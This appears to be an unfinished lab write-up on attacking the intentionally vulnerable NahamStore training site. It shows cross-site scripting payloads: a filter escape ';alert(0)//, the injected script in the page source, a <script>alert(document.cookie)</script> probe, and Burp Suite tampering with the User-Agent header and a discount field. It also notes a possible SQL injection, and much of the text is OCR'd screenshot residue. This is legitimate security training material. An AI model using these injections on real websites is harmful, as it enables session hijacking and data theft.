
Address: nahamstore.thm

Home:




http://nahamstore.thm/search?q=test hidden parameter ?q=






Filter.


Escape from filter : ‘;alert(0)






Now is ‘ ‘;alert(0)’ ; I add // after all.

It’s working.




Inspector : ‘ ‘;alert(0)//’;


alert
2 of 2


<script src="/js/jquery.min.js"></script>
<script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/js/bootstrap.min.js" integrity="sha384-Tc5IQib027qvyjSMfHjOMaLkfuWVxZxUPnCJA7l2mCWNIpG9mGCD8wGNIcPD7Txa" crossorigin="anonymous"></script>
▼<script>
var search = '';alert(0)//'; $.get('/search-products?q=' + search,function(resp){ if(resp.length == 0){ $('.product-list').html(' No matching products found '); }else { $.each(resp, function (a, b) { $('.product-list').append('<div class="col-md-4">' + '<div class="product holder" style="border:1px solid #ececec;padding: 15px;margin-bottom:15px">' + '<div class="image text-center"><img class="img-thumbnail" src="/product/picture/?file=' + b.img + '.jpg"></div>' + '<div class="text-center" style="font-size:20px">' + b.name + '</div>' + '<div class="text-center"><strong>$' + b.cost + ' ' + ' View ' + ' ' + ' '); }); } });
</script>
</body>
</html>

Xsstrike didn’t found anything




Shopping Basket:

2 products added, required sign in.




http://nahamstore.thm/product?id=1

<script>alert(document.cookie)</script>




I can use SQL injection here.




To be continued later on.


Order:




This point “User Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0” looks like XSS.

Here, i am going to use Burp Suite for change the parameter.



NahamStore
Home
Returns
Account
2 items
Shopping Basket
Invalid Card Number
Product
Cost
Sticker Pack
$15.00
Hoodie + Tee
$25.00
Total
$40.00
Shipping Address
Mr ptest test
test
test
1231241241
Payment Details
Card number
1234123412341234
Make Payment


NahamStore - Shopping Basket — Mozilla Firefox
NahamStore - Shopping
nahamstore.thm/basket
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
Revshell Generator
It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!
Refresh Firefox...
NahamStore
Shipping Address
Mr ptest test
test
test
1231241241
Payment Details
Card number
1234123412341234
Make Payment
nahamstore.thm
Burp Suite Community Edition v2022.9.5 - Temporary Project
Request to http://nahamstore.thm:80 [10.10.156.191]
Forward
Drop
Intercept is on
Action
Open Browser
Inspector
Request Attributes
Request Query Parameters
Request Body Parameters
Request Cookies
Request Headers
0 matches


It’s working.


NahamStore - Your Orders — Mozilla Firefox
NahamStore - Your Order
nahamstore.thm/account/orders/11
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
Revshell Generator
It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!
Refresh Firefox...
nahamstore.thm
test
OK
Read maxcdn.bootstrapcdn.com
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder
Intercept HTTP history WebSockets history
Forward
Drop
Intercept is on

Discount:



NahamStore - Show Product — Mozilla Firefox
nahamstore.thm/product?id=1
NahamStore
Home
Returns
Account
Hoodie + Tee
Hoodie + Tee
$25.00
Hack all the things with this awesome hoodie and t-shirt combination!
test
Add To basket
Check Stock
nahamstore.thm
Burp Suite Community Edition v2022.9.5 - Temporary Project
POST /product?id=1 HTTP/1.1
Host: nahamstore.thm
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://nahamstore.thm
Connection: close
Referer: http://nahamstore.thm/product?id=1
Upgrade-Insecure-Requests: 1
add_to_basket=1&discount=test
Inspector

To bypass this, i need to escape from value=”test”>




Add “ =”test

Like this one : value=”” test”=””>

